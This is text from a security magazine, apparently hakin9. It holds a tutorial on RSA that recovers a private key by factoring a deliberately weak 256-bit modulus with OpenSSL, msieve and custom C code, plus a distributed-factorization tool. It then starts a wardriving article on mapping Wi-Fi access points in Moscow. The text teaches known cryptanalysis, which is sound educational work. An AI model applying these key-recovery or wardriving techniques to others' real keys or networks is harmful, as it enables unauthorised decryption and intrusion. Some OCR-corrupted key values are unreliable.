The beginning of the public key cryptography is connected with the publication by Diffie and Hellman from the year 1976. It introduced a protocol that allowed the exchange of certain information over an unsafe channel. Soon afterwards, in 1977, Rivest, Shamir and Adleman proposed the cryptosystem RSA, the most widely-used cryptosystem nowadays.

In 1997 appeared the documents proving that the cryptographers from the British Government Group for the Security of Electronic Communications (GSEC) had already known about this kind of cryptography in 1973.

What you will learn...

- how RSA works
- how to run factorization attacks

What you should know...

- basic knowledge of C programming

Mathematical concepts

Divisor or Factor:

An integer a is a divisor (or factor) of b when there is other integer c that complies with $b = a \cdot c$. Example: $21 = 7 \cdot 3$

Prime numbers and composed numbers:

An integer is prime if it can only be divided by one and by itself. An integer is composed if it's not a prime.

Example: $21 = 7 \cdot 3$ is a composed number, 7 and 3 are prime numbers.

Factorization:

Factorization of an integer n is the process of decomposing it on its prime factors:

$n = p_1^{e_1} \cdot p_2^{e_2} \cdots p_i^{e_i}$ where p_i are prime numbers and e_i are positive integers.

Example: 84 is factorized as $21 = 2^2 \cdot 3 \cdot 7$.

Module:

We know as module and we represent it as $a \bmod b$ the rest of the entire division of a between b . Example: $5 \bmod 3 = 2$, $10 \bmod 7 = 3$, $983 \bmod 3 = 2$, $1400 \bmod 2 = 0$.

a and b are module of n : $b \equiv a \pmod{n}$ if their difference $(a-b)$ is a multiple of n .

Maximum Common Divisor:

We call maximum common division of two integers a and b , represented as $\text{mcd}(a,b)$, the bigger integer that can divide a and b .

Example: $\text{mcd}(42,35) = \text{mcd}(2 \cdot 3 \cdot 7, 5 \cdot 7) = 7$ Euclidean Algorithm:

The Euclidean Algorithm calculates the maximum common divisor of two numbers based on $\text{mcd}(a,b) = \text{mcd}(b,r)$, where $a > b > 0$ are integers and r rest of the division between a and b

Example: $\text{mcd}(1470,42)$

(1) $1470 \bmod 42 = 35 \rightarrow \text{mcd}(1470,42) = \text{mcd}(42,35)$

(2) $42 \bmod 35 = 7 \rightarrow \text{mcd}(42,35) = \text{mcd}(35,7)$

(3) $35 \bmod 7 = 0 \rightarrow \text{mcd}(7,0) = 7$ Euler Indicator (Totient):

Given $n \geq 0$ we know as $\Phi(n)$ the number of integers in the interval $[1,n]$ that are prime* with n . For $n = p \cdot q$, $\Phi(n) = (p-1)(q-1)$.

*Two integers a and b are prime between themselves (or co-prime) if $\text{mcd}(a,b) = 1$.

The RSA criptosystem

As we have said before, the security of RSA lies on the computational difficulty that represents the factorization of big numbers. Factorizing a number is to find the prime numbers (factors) that multiplied result on that number. If we want, for example, to factorize the number 12, we will obtain as a result $2 \cdot 2 \cdot 3$. The simple way to find the factors of an n number is to divide it by all the prime numbers smaller than n . This procedure, although simple, is extremely slow if we want to factorize big numbers.

Let's make some calculations to get the idea. A 256 bits key (as the one we will break later) has around 78 decimal digits (1078). As on the RSA keys this number usually has only two prime factors, each of them will have more or less 39 digits. This means that to factorize the number we

will have to divide it by all the prime numbers of 39 digits or less (1039). Supposing that only 0.1% of the numbers are prime numbers, we will have to make around 1036 divisions. Let's imagine we have a system capable of making 1020 divisions per second. In this case, we will spend 1016 seconds on breaking the key. In other words, more than 300 million years, a million times the age of the universe. Luckily, we will spend a little bit less.

Let's see how RSA works. We will begin by generating the public and the private keys (in the table on the side we have some interesting mathematical concepts shown). For this purpose it is necessary to proceed the following steps.

Step 1

We randomly choose two prime numbers p and q , and we multiply

them, obtaining n : $n = p \cdot q$. If we choose, for example, that $p=3$ and $q=11$ we obtain $n=33$.

Step 2

We calculate the Euler (Totient) indicator with the following formula: $\Phi(n) = \Phi(p \cdot q) = (p-1) \cdot (q-1)$. In this example we will get $\Phi(n) = 20$.

Step 3

We find a cypher exponent (later we will use it to cypher) and we call it e . This number must be compatible to $\text{mcd}(e, \Phi(n)) = 1$. A good example could be: $e=3$ as it doesn't have any common factor with 20 (factors 2 and 5).

Step 4

We calculate a de-cypher exponent and we call it d (later we will use it for de-cyphering). This number must tally with $1 < d < \Phi(n)$ so that $e \cdot d \equiv 1 \pmod{\Phi(n)}$. This means that d will be a number between 1 and 20 which multiplied by 3 and divided by 20 will be 1. d , can be 7 then.

The keys

The user's public key belongs to the couple (n,e) , in our example $(33, 3)$, and the private key is d , so it's 7. Logically, the numbers p , q and e should remain secret.

(De)cyphering

At this point, we only need to cypher with $C = M^e \bmod n$ and decipher with $M = C^d \bmod n$. If we consider that our message is $M=5$, the corresponding cyphering will be $C = 5^3 \bmod 33 = 26$.

To de-cypher we would only have to apply $M = 26^7 \bmod 33 = 5$.

As we said in the beginning and as we can see from the previous procedure, the security of the criptosystem resides in n . This means that if an attacker who can access the public key manages to factorize n obtaining p and q , he only has to use the previous formulas to obtain the private key.

The RSA factoring challenge

The RSA Factoring Challenge is a contest financed by RSA Laboratories in which great prizes are

awarded to those who can factorize certain very large numbers. What allows them to know the state of the art of the factorization systems is being aware which key length is necessary to keep RSA safe.

While we write this article, the factorization record is RSA-640, a 193-digit number that was factorized on the 2nd of November 2005 by F. Bahr et al. The next challenge is RSA-704, with a 30.000\$ award.

Without a doubt, The RSA Factoring Challenge is a great way to know the actual situation of the factorization systems.

You can see the current challenges in a table situated at the end of this article.

Factorization attack

In the following lines, we will make an example attack to an RSA key. To make the calculations faster we will use a key much shorter than normal, simplifying its factorization. Even if it's not a real example, it will be good to know how a complete attack is made.

First of all, we will create a work environment with OpenSSL, generating the necessary keys and cyphering a message that we will use as an objective for our attack. Later we'll factorize the n module and obtain the private key, finally deciphering the message.

OpenSSL and RSA

OpenSSL is a very useful open source cryptographic tool. In the reference section you will find where to download it, but most of the GNU/Linux distributions include it by default. In this section we will use it to configure a test environment in which we will run the attack.

The first step is to generate a couple of keys to cypher and decipher. We will generate 256-bits keys, too short to keep our communications safe, but enough for our exercise.

We generate a pair of keys, keeping our private key secret.

```
# Generate a pair of RSA 256-bit keys
```

```
openssl genrsa -out rsa_privkey.pem 256
cat rsa_privkey.pem
-----BEGIN RSA PRIVATE KEY-----
MIGqAgEAAiEA26dbqzGRt3lqincXxy
4jjZMM0Id/DVT8aTcq8aam
DiMCAwEAAQIh
AmvTloXa/rxF3mrVLrR/RS7vK1WT
sQ5CWl/+37wztZOpAhEA+4jg
EkfalFH+0S+1
IPKD5wIRAN+NmMH4AF0B8jz
MAXHHXGUCEGRpRZnGmV
kwSlrTgqj+Zu0CEA7v7CQR
yRxt09zCGNqcYo0CEDEW7mvoz
MYYLC5o+zgFV4U=
-----END RSA PRIVATE KEY-----
```

Following this step, we save the public key in a file. This is the key we will publish to allow anyone to send us cyphered messages.

```
# Saving the public key on a file
openssl rsa -in rsa_privkey.pem
-pubout -out rsa_pubkey.pem
cat rsa_pubkey.pem
-----BEGIN PUBLIC KEY-----
MdwDQYJKoZIhvcNAQEBB
QADKwAwKAIhANunW6sxxkdb
9aop3F8cuI42TDDiHfw1U
/Gk3KvGmpg4jAgMBAAE=
-----END PUBLIC KEY-----
```

After generating this pair of keys, we can cypher and decipher. We will work with the following message:

```
echo "Forty-two" > plain.txt
```

This message could be easily cyphered by the use of the following command and the public key:

```
openssl rsautl -encrypt
-pubin -inkey rsa_pubkey.pem \
-in plain.txt -out cipher.txt
```

To de-cypher we will use the private key:

```
openssl rsautl -decrypt -inkey
rsa_privkey.pem -in cipher.txt
```

Once we have seen how to use OpenSSL with RSA and knowing the need to have the private key to decipher the messages, our objective is to

obtain this private key without accessing the original. In other words, how to obtain the private key using the public key. The first thing we need to do this is to obtain the n module and the cypher exponent. This can be done with the following command and the public key:

```
openssl rsa -in rsa_pubkey.pem
-pubin -text -modulus
Modulus (256 bit):
00:db:a7:5b:ab:31:91:b7:7d:
6a:8a:77:17:c7:2e:
23:8d:93:0c:38:87:7f:0d:54:
fc:69:37:2a:fl:a6:
a6:0e:23
Exponent: 65537 (0x10001)
Modulus=DBA75BAB3191B77D
6A8A7717C72E238D930C38877
F0D54FC69372AF1A6A60E23
writing RSA key
-----BEGIN PUBLIC KEY-----
MdwDQYJKoZIhvcNAQEBBQ
ADKwAwKAIhANunW6sxxkdb9
aop3F8cuI42TDDiHfw1U
/Gk3KvGmpg4jAgMBAAE=
-----END PUBLIC KEY-----
```

The module is represented in hexadecimal. In order to convert it to decimal you can use the program shown in Listing 1.

```
gcc hex2dec.c -lssl
./a.out DBA75BAB3191B77D6
```

Listing 1. Transform Hexadecimal to Decimal

```
#include <stdio.h>
#include <openssl/bn.h>
int main (int argc, char **argv)
{
    BIGNUM *n = BN_new();
    if (argc!=2)
    {
        printf ("%s <hex>\n",
            argv[0]);
        return 0;
    }
    if (!BN_hex2bn(&n, argv[1]))
    {
        printf("error:
        BN_hex2bn()\n");
        return 0;
    }
    printf("%s\n", BN_bn2dec(n));
    BN_free(n);
}
```



```
A8A7717C72E238D930C388
77F0D54FC69372AF1A6A60E23
99352209973842013949736850170
185769998267119089063339396
575567287426977500707
```

Once obtained the module in decimal, the next step is to factorize it.

Factorization of the n module

As the number we are factorizing is not too great, it's faster to apply the QS factorization algorithm. This algorithm is implemented by *msieve*, a program that you can download looking at the reference table. *Msieve* has enough documentation to install and use it, which is not at all complicated. It's enough with the following command to factorize the proposed number:

```
/msieve -v
9935220997384201394973685
  01701857699982671190890633
  39396575567287426977500707
```

A modern computer can factorize this number in around ten minutes, depending on the hardware. The result follows:

```
factor: 297153055211137492311
  771648517932014693
factor: 334346924022870445836
  047493827484877799
```

At this point, once factorized the n module and with the cypher exponent 65537 obtained with the previous step, we have all the necessary data to obtain the private key.

Obtaining the private key and de-cyphering the message

Because of the difficulties of this process when using common tools, we will develop a program that can do it for us. You will find the sources in Listing 3.

To do the calculations we have used the OpenSSL library. The `BIGNUM` variables are used by this library to work with big numbers. These have their own API to make

Listing 2. A private key

```
#include <stdio.h>
#include <openssl/bn.h>
#include <openssl/rsa.h>
#include <openssl/engine.h>
#include <openssl/pem.h>
int main (int argc, char **argv)
{
    RSA *keypair = RSA_new();
    BN_CTX *ctx = BN_CTX_new();
    BN_CTX_start(ctx);
    BIGNUM *n = BN_new();
    BIGNUM *d = BN_new();
    BIGNUM *e = BN_new();
    BIGNUM *p = BN_new();
    BIGNUM *q = BN_new();
    BIGNUM *dmp1 = BN_new();
    BIGNUM *dmq1 = BN_new();
    BIGNUM *iqmp = BN_new();
    BIGNUM *r0 = BN_CTX_get(ctx);
    BIGNUM *r1 = BN_CTX_get(ctx);
    BIGNUM *r2 = BN_CTX_get(ctx);
    BIGNUM *r3 = BN_CTX_get(ctx);
    if (argc!=4)
    {
        printf ("%s [p] [q] [exp]\n", argv[0]);
        return 0;
    }
    BN_dec2bn(&p, argv[1]);
    BN_dec2bn(&q, argv[2]);
    BN_dec2bn(&e, argv[3]);
    if (BN_cmp(p, q)<0)
    {
        BIGNUM *tmp = p;
        p = q;
        q = tmp;
    }
    BN_mul(n, p, q, ctx);
    // We calculate d
    BN_sub(r1, p, BN_value_one()); // p-1
    BN_sub(r2, q, BN_value_one()); // q-1/
    BN_mul(r0, r1, r2, ctx);      // (p-1)(q-1)
    BN_mod_inverse(d, e, r0, ctx); // d
    // We calculate d mod (p-1)
    BN_mod(dmp1, d, r1, ctx);
    // We calculate d mod (q-1)
    BN_mod(dmq1, d, r2, ctx);
    // We calculate the reverse of q mod p
    BN_mod_inverse(iqmp, q, p, ctx);
    // RSA keys
    keypair->n = n;
    keypair->d = d;
    keypair->e = e;
    keypair->p = p;
    keypair->q = q;
    keypair->dmq1 = dmq1;
    keypair->dmp1 = dmp1;
    keypair->iqmp = iqmp;
    PEM_write_RSAPrivateKey(stdout, keypair,
        NULL, NULL, 0, NULL, NULL);
    BN_CTX_end(ctx);
    BN_CTX_free(ctx);
    RSA_free(keypair);
    return 0;
}
```

operations such as addition, subtraction, modular operations, etc.

The example program begins putting in BIGNUM variables the parameters p , q and e . Following this, if you look at the code in detail and with help of the commentaries, you can see the procedure of generating the private key. The same procedure

we previously explained in theory. In fact, the only difference between the test and real generation of the key lies in the fact that p and q would be randomly chosen. In our case we obtained them from the factorization of the module. Finally, helped by `PEM_write_RSAPrivateKey()` we write the private key used in the

examples in PEM format. If we compare the generated key with the original private key we can see that we have achieved our objective, as we have made it to the private key from the public key.

If we keep our new private key on a text file, for example `rsa_hacked_privkey.pem`, we can decipher the message:

Listing 3. Changing a private key into a public key

```
gcc get_priv_key.c -lssl -o get_priv_key
./get_priv_key 297153055211137492311771648517932014693 \
334346924022870445836047493827484877799 65537
-----BEGIN RSA PRIVATE KEY-----
MIGqAgEAAiEA26dbqzGrt3lqincXxy4jjZMMOId/DVT8aTcq8aamDiMCAwEAAQIh
AMvTloXa/rxF3mVLR/RS7vKLWtsQ5CWL/+37wztZOpAHEA+4jgEkfalFH+0S+1
IPKD5wIRAN+NmMH4AF0B8jzMAXHHXGUCEGRpRZnGmVkwSlrTgqj+Zu0CEAv7vCQR
yRxt09zCGNgcYo0CEDEW7mvozMYYLCSo+zgfV4U=
-----END RSA PRIVATE KEY-----
```

```
openssl rsautl -decrypt
-inkey rsa_hacked_privkey
.pem -in cipher.txt
```

Modern factorization algorithms

Factorization algorithms have improved much in time, so that today we have such fast algorithms as the Elliptic Curve Method (ECM), the Quadratic Sieve (QS) or the Number Field Sieve (NFS). From this algorithms come also certain variations dependent on the type of number that we have to factorize or on the way to resolve certain parts of it. These algorithms are rather complex. They are normally divided into steps in which different calculations leading to factorizing the number are made. QS and NFS have a sieve step. At this stage some kind of relations are gathered, which finally construct a system of equations to obtain the result. The sieve step can be done by several machines working simultaneously, as it's normally the longest stage.

In the examples we have used the `msieve` program, an implementation of the Multiple Polynomial Quadratic Sieve (MPQS), a variation of QS. The QA algorithm is faster when you have to factorize numbers of less than 110 digits. But when we go beyond this limit, NFS should be applied. A variation of NFS used to factorize any type of number is GNFS or General Number Field Sieve. There is not much free software that implements GNFS, and the one that exists neither has a good documentation available nor is easy to use. At least, that is the case when we are writing this article. Anyway, we will see how GGNFS works. It is an implementation of GNFS that although not being

Listing 4. `dfact_client`

```
...
for (;;)
{
    get_random_seeds(&seed1, &seed2);
    switch(status)
    {
        case DF_CLIENT_STATUS_WAITING:
            N = recv_N_number(&rel_by_host, host);
            if(!N)
                sleep(DF_TIME_TO_RECV);
            else
                status = DF_CLIENT_STATUS_RUNNING;
            break;
        case DF_CLIENT_STATUS_RUNNING:
            {
                msieve_obj *obj = NULL;
                obj = msieve_obj_new(N, flags, relations, NULL,
                                    NULL, seed1, seed2, rel_by_host, 0, 0);

                if (obj == NULL)
                {
                    syslog(LOG_ERR, "Factoring initialization failed");
                    free(N);
                    return 0;
                }

                msieve_run(obj);
                if(obj) msieve_obj_free(obj);
                while(!send_relations(N, host, relations))
                    sleep(DF_TIME_TO_SEND);
                if(unlink(relations)==-1)
                    syslog(LOG_ERR, "unlink(): %s: %s", relations,
                            strerror(errno));
                status = DF_CLIENT_STATUS_WAITING;
                free(N);
            }
            break;
        default:
            break;
    }
}
...
```

completely stable, allows us to factorize without too many problems.

GGNFS is composed by a group of tools, that used one by one, can go through all the steps that compose this algorithm. For a newbie, factorizing a number through this procedure can be really complicated. That's why GGNFS includes a perl script which does all the job. The script allows us to use the program flawlessly however it's really not the best way of getting the most out of the tools that compose GGNFS.

The simplest way to try this program is to edit a file, that we can call test.n indicating the number that we want to factorize.

```
cat test.n
n: 1522605027922533360535
    6183781326374297180681149
    6138068865790849458012296
    3258952897654000350692006139
```

Later we run:

```
tests/factLat.pl test.n
```

And this will factorize the number. Well, after some hours. The time depends on the hardware used. To make the most out of GGNFS it's necessary to forget about the script factLat.pl and to use the tools it has with the correct parameters. As GGNFS usage can take a whole article, I'm not going to explain it here. The best way to learn how to use it is to read the documentation available with the source code and to check the discussion forum (see On the Net frame). It is also advisable to read some documents about NFS. Nevertheless, we have to take into account the fact that we'll need some advanced knowledge on linear algebra and number theory.

The need for a distributed attack

The key factorized on this example is very small when compared to the length of the kind of key used nowadays. If right now we want to create an RSA key for our personal use, we should use a minimum of 1024 bits. If we want to be safer, we should use

a key of 2048 or 4096 bits. When we try to factorize one of these keys with our home PC, no matter how fast it is, we will see how it stays doing endless calculations, not going anywhere. The truth is, we cannot break such a key. But the advances on computers and mathematics make the distance to this objective smaller and smaller every day. Under certain conditions, we can do distributed attacks using thousands

of machines simultaneously helping with the process of factorization. There are many studies done on this field analyzing the possibilities of attacking a 1024 bits key (see the links table). At this point, this is beyond most people's reach, but not beyond the reach of certain governments and organizations.

Also the existence of competitions such as the previously mentioned RSA Factoring Challenge helps the

Listing 5. *dfact_server*

```
...
for(;;)
{
    while(child_count >= DF_MAX_CLIENTS) sleep(1);
    sd_tmp = socket_server_accept(sd, client, sizeof(client));
    if((pid=fork())==0)
    {
        close(sd);
        process_client(sd_tmp, N, num_relations, rel_by_host, client);
    }
    else if (pid>0)
    {
        close(sd_tmp);
        child_count++;
    }
    else
    {
        perror("fork()");
    }
    close(sd_tmp);
}
close(sd);
...
```

Listing 6. *dfact_server (process_relations)*

```
void process_relations(char *N, int num_relations, int seconds)
{
    for(;;)
    {
        int n_sieves = get_num_relations_in_file(DF_FILE_RELATIONS);
        printf("relations: %d, need: %d \n", n_sieves, num_relations);
        if(n_sieves>=num_relations)
        {
            printf("Factoring %s\n", N);
            kill(0, SIGUSR1);
            uint32 seed1;
            uint32 seed2;
            uint32 flags;
            flags |= MSIEVE_FLAG_USE_LOGFILE;
            get_random_seeds(&seed1, &seed2);
            factor_integer(N, flags, DF_FILE_RELATIONS, NULL, &seed1, &seed2);
            printf("Factoring Done\n");
            kill(getppid(), SIGKILL);
            exit(0);
        }
        sleep(seconds);
    }
}
```

experts on this field and gives them motivation to create distributed tools for the factorization of big numbers.

Distributed attack

In previous examples we have seen the software *msieve*. As we have learned, it's easy to use and the program is developed enough not to create too many problems to the user. In my opinion, this is the best software so far which implements the Quadratic Sieve algorithm. But the program is not more than a demo of the basic usage of the *msieve* library, and it can only be used on a single machine.

On the program's documentation there are a couple of recipes to use the demo program with different machines so that a distributed factorization can be done. It is, however, a manual and not very practical procedure. That is why I have decided to implement a small example program that introduces the usage of the *msieve* library to do distributed factorization. This program is called *dfact* and you can find it on the CD that comes with this magazine and on the links section. The program can be compiled with a *make* and it only requires a *msieve* library correctly installed. The path of this library has to be included in the *Makefile*. Once compiled we can find two binaries on the folder *bin/* which corresponds to the client and server sides. The server (*dfs*) will be executed on a machine with enough memory (the bigger the number, the more memory is needed) and will be the one to distribute workload and coordinate the clients. The server gets four parameters: The number to factorize, the number of relations we want the client to recompile for every packet sent and the number of seconds for the server to check if it has enough data from the clients to finish the factorization successfully. In the next example we ask the clients to send the relations every 5000 and the server to verify the number of relations every 60 seconds.

```
bin/dfs 9935220997384201394
          973685017018576999826
          711908906333939657556
          7287426977500707 5000 60
```

We will run *dmc* in a couple of clients, giving it, as a parameter, the IP of the server and the path to a temporary file where the relations can be save. For example:

```
bin/dfc /tmp/re1 192.168.1.7
```

The program *dfact* has been developed using the *msieve* library as its base. This one has an example program called *demo.c* that shows it's usage in a simple way. If we observe the code we can see it's not too difficult to follow. In Listing 4 we can see a piece of code of the *dfact* client.

Here we show the inner works of the main loop where the client gets the number to factorize from the server, then calculates the relations asked through *msieve*, and sends them to the server so that it can process them. Let's see how the server handles the situation (Listing 5). Every client asking for sending the list of relations to the server is managed by *process_client()* through a separate process.

Another separate procedure takes care of processing the relations that the clients send in regular time intervals (see Listing 6).

The RSA Ractoring Challenge

- RSA-704 (30.000\$): <http://www.rsasecurity.com/rsalabs/node.asp?id=2093#RSA704>,
- RSA-768 (50.000\$): <http://www.rsasecurity.com/rsalabs/node.asp?id=2093#RSA768>,
- RSA-896 (75.000\$): <http://www.rsasecurity.com/rsalabs/node.asp?id=2093#RSA896>,
- RSA-1024 (100.000\$): <http://www.rsasecurity.com/rsalabs/node.asp?id=2093#RSA1024>,
- RSA-1536 (150.000\$): <http://www.rsasecurity.com/rsalabs/node.asp?id=2093#RSA1536>,
- RSA-2048 (200.000\$): <http://www.rsasecurity.com/rsalabs/node.asp?id=2093#RSA2048>.

On the Net

- Factorization of big integers – <http://factorizacion.blogspot.com>,
- DFACT – <http://daniellerch.com/sources/projects/dfact/dfact-hakin9.tar.gz>,
- GGNFS - A Number Field Sieve implementation: <http://www.math.ttu.edu/~cmonico/software/ggnfs/>,
- Yahoo! Group for GGNFS – <http://www.groups.yahoo.com/group/ggnfs>,
- MSIEVE - Integer Factorization: <http://www.boon.net/~jasonp/qs.html>,
- The RSA Factoring Challenge: <http://www.rsasecurity.com/rsalabs/node.asp?id=2092>,
- OpenSSL – <http://www.openssl.org>,
- The Shor algorithm – http://es.wikipedia.org/wiki/Algoritmo_de_Shor,
- On the cost of factoring RSA 1024 – <http://www.wisdom.weizmann.ac.il/%7Etromer/papers/cbtwirl.pdf>,
- Factoring estimates for a 1024 bit RSA modulus – <http://www.wisdom.weizmann.ac.il/%7Etromer/papers/factorest.pdf>.

About the author

Daniel Lerch Hostalot, C/C++ Software on GNU/Linux platforms engineer, MA in Wireless & Network Security from Cisco Networking Academy Program (CCNA), Technical Engineer for IT Systems graduated from Oberta University, Catalonia (UOC). Currently working for telecommunication sector. Knows following programming languages: C/C++, ShellScript, Java, Perl, PHP (C modules program).
e-mail: dlersch@gmail.com, url: <http://daniellerch.com>

Linux+DVD

Linux Environment for Experts

The example program can let us factorize a number using several machines. Even though it could be achieved via Internet, the lack of authentication and/or cyphering mechanisms makes it not advisable. The improvement (this could be a good exercise for the readers by the way) could be the usage of SSL, strengthening of the security, performance optimizations, etc...

We have mentioned previously that GNFS is more efficient than MPQS when factorizing the numbers of over 110 digits. At this point, it seems that there is no open source software allowing to easily implement a distributed system of factorization with GNFS as we have done with msieve (QS). The author of msieve, however, is preparing the support for GNFS. Even he is currently half-way through this, it is possible that in the near future it will be available. If this happens, it wouldn't be very difficult to modify our example (dfact) to make distributed factorization with GNFS.

Anyway, GGNFS has the possibility of using several machines for factorization purposes. This can be done through the script *factLat.pl*, as shown previously, but it's a very unstable version and it only allows to use a few machines on a LAN.

Conclusion

To finish, I want to mention the repercussion that can have mathematical advances on this field. A number that today is impossible to factorize through computation, tomorrow could be factorized in a few minutes. Everything depends on that if someone has a revolutionary idea to tackle the problem. However, the experience of 20 years of working with RSA algorithms speaks for its security and makes this possibility quite remote.

Also, the imminent release of quantum computers will be a serious threat to the security of this known cryptosystem. This is due to the Shor algorithm (see On the Net frame) that shows a way to tackle the problem with polynomial complexity. This will allow to factorize a key in a very reasonable time. ●

Linux+DVD – quarterly directed to all Linux users, IT specialists and everyone who is looking for the alternative for MS Windows.


It covers Linux platform and open source solutions for both the beginners and experienced users.

Check it out at Barnes & Noble!



Analysing and Mapping Wireless Networks

Andrej Komarov (ITdefence Ltd/Russia)



Attack

Difficulty



Wireless technologies are getting into our daily lives more and more each day. For one it's a craze of convenience or the decision of the different technological problems, and for others – fighting the jumping-off place where real cyberfights are unwrapped.

Hacking in the wireless sphere is more independent, original and wide, then, for example, web-hacking. You will understand why after reading this article. Imagine! We will go to the Kremlin, Red Square (Russia) and take a warchalking tour under the President's towers.

Everything, that is required for the beginning of the practical side is: notebook with Wi-fi card, some software for penetration tests, GPS module for navigation and, of course, a comfortable backpack. After perusal of this article you will learn to make maps of the AP's, to analyze the security level of wireless Networks and even to make jokes.

My equipment

GPS-receiver GlobalSat BU-303 USB on SiRF StarIIe/LP chipset, providing high quality and speed of coordinates definition. As it possesses almost minimal *cold start* – 45 seconds.

The problem is that at startup, the device *does not know*, where it is on the planet. In order to orient itself it starts to scan a range of frequencies, to analyze signals and calculate your coordinates.

The notebook is an Alienware NP9860 – the ideal tool for wardriving, and ideal for its compactness.

Wi-fi positioning and GPS

With the development of Wi-Fi (Wireless Fidelity) and the actively growing number of WLAN networks. Such decisions are very real and the widespread availability literally everywhere, from small offices to huge corporate sort networks.

It is not necessary to hide, today the safety of such networks (standard 802.11 x) leaves much to be desired.

What you will learn...

- Wi-fi positioning,
- how to make a wardriver's map,
- common attacks in the wireless infrastructure.

What you should know...

- Some knowledge on wireless technology,
- basic knowledge on network analyzing.

In the center of Moscow the wi-fi services are available at almost every corner, under the official public information for today in the capital it is over five-hundred public access points.

For simplification and the presentation of the work we shall use Wi-fi positioning which is a method of drawing AP's (Access Points) on



Figure 1. Kreml

a special map that can be converted into one of the most popular graphic formats.

We shall also use Netstumbler (netstumbler.com) for our scanner. But you should remember that using this tool can be easily detected by Wireless IDS or special triangulation systems. First of all, there is special Easter egg in Netstumbler, hidden in LLC frames:

- 0.3.2 Flurple gronk bloopit, bnip Frundletrune,
- 0.3.2 All your 802.11b are belong to us,
- 0.3.3 *intentionally blank.*

Secondly, some of IDS systems, like Wireless Snort, have special preprocessors, which can detect Netstumbler in about one second. For more information about this there is a paper written titled

Analysis of WLAN discovery applications for Intrusion Detection (Joshua Wright).

As the purpose of studying we have chosen Ohotniy Riad, there we will try to analyze the geo-distribution of wireless activity and to visually trace hotspots finding the distance between them.

Wi-fi hotspot's mapping software

Products that can be used for navigation and Wi-Fi mapping.

Microsoft Mappoint Europe

Is a commercial cartographical product supporting integration with most of the GPS-devices and is absolutely compatible with Nets-tumbler.

Compatibility occupies an important role, as the report after the scan cannot be imported to all mapping software that is suitable for GPS navigation. At worst special scripts may be required of you to transform broad gullies. A concrete example of this is MapSource MPS, for compatibility with which it is required to use <http://terenin.com/nets2mps.zip>.

In real time by using a wireless network and a computer and the mechanism of Microsoft Location Finder, which uses a database of known points of access for Wi-Fi to create the definition of coordinates of the user. (<http://wireless.gayamerican.org/microsoft-mappoint-wifi.html>)

Microsoft Streets And Tips

Analogue of Microsoft AutoRoute. This software is ideal for automobile fans (including wardrivers) as it is geared to be visually convenient explaining where you are at any given moment.

There is also an option of voice support. For successful importation of the scanner's report use StreetStumbler 2004 RC4.6 (<http://home.adelphia.net/~kg4ixs/ss2004>).

This program will transform received NS. The file and all of the information from it will be visually




Figure 2. Wiimap

displayed on a map. (<http://www.microsoft.com/streets/ProductDetails.aspx?pid=001>)

AVTOGIS

This tool is absolutely compatible with Netstamler, and is necessary to start the scanner together with Stumbverter and to connect the GPS-module. With its help you can find the necessary street, house or any city object. (<http://www.kiberso.com/>)

Of course you will note, that all of the products are commercial, but there are absolutely free-of-charge realizations of such ideas. Wardrivers are self-educated people that have written a huge amount of scripts, allowing the conversion of NS reports into a suitable format. One of them is PHP Stumbler Parser v1.1 (<http://kb3ipd.com/phpStumblerParser/index.php>).

All received information will contain breadth, longitude, MAC address of the removed point, SSID, the information on the channel, and the type of authorization. Personally I prefer to use the .kml format.

Listing 1. A special script you can inject your report into the map

```
GDownloadUrl ("WARDRIVING_REPORT.xml", function (data)
{
    var xml = GXml.parse (data);
    var markers = xml.documentElement.getElementsByTagName ("marker");
    for (var i = 0; i <markers.length; i ++) {
        var point = new GLatLng (parseFloat (markers [i] .getAttribute
            ("lat")),
            parseFloat (markers [i] .getAttribute ("lng")));
        var marker = createMarker (point, ' <small> <B> SSID </B>: ' + markers
            [i] .getAttribute ("ssid") + ' <br> <B> MAC: </B>
            ' +markers [i] .getAttribute ("bssid") + ' <br> <B>
            Time: </B> ' +markers [i] .getAttribute ("time_gmt") +
            ' </small> ');
        map.addOverlay (marker);

        // map.addOverlay (new GMarker (point, icon));
    }
}
```

This is what Google Earth service supports and you can use it for Wi-fi mapping. Swing Google Earth Desktop (<http://desktop.google.com/download/earth/GoogleEarth.exe>), File>Open>.

We import the report that we find on the Internet. Near us is a hotspot, therefore we have found ourselves on the map, having connected to

